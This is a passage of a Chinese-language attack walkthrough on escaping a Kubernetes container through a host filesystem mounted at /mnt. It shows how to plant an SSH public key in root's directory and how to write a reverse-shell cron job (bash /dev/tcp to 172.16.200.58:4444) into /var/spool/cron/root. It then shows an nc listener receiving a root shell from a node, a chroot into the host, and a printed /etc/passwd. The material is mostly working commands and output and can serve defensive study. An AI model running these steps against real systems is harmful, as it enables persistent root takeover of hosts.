


可以进入到命令窗口



写入 SSH 公钥

切换到/mnt/root/.ssh 目录下，写入公钥文件，即可免密登录宿主机。



定时任务反弹 shell

也可以往宿主机写入 crontab 来反弹获取 shell，执行如下命令，将反弹 shell 的命令写入/var/spool/cron/root 文件中

```
echo "*/1 * * * *  /bin/bash -i>&/dev/tcp/172.16.200.58/4444 0>&1" > root
```

```
root@myapp:/mnt/etc# cd /mnt/var/spool/cron/
root@myapp:/mnt/var/spool/cron# ls
root@myapp:/mnt/var/spool/cron# echo "*/1  *  *  *  *   /bin/bash -i>&/dev/tcp/172.16.200.58/4444 0>&1" > root
root@myapp:/mnt/var/spool/cron# ls
root
root@myapp:/mnt/var/spool/cron#
```

可以看到已经收到 node 节点反弹的 shell 了。

```
root@hack-virtual-machine:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 172.16.200.71 59952 received!
bash: no job control in this shell
[root@k8s-node1 ~]# whoami
whoami
root
[root@k8s-node1 ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@k8s-node1 ~]#
```

chroot

或者也可以直接 chroot

```
chroot /mnt
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
nginx:x:101:101:nginx user,,,:/nonexistent:/bin/false
root@myapp:/mnt/var/spool/cron# cd /mnt
root@myapp:/mnt# chroot /mnt
sh-4.2# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
elasticsearch:x:1000:1000::/home/elasticsearch:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
sh-4.2#
```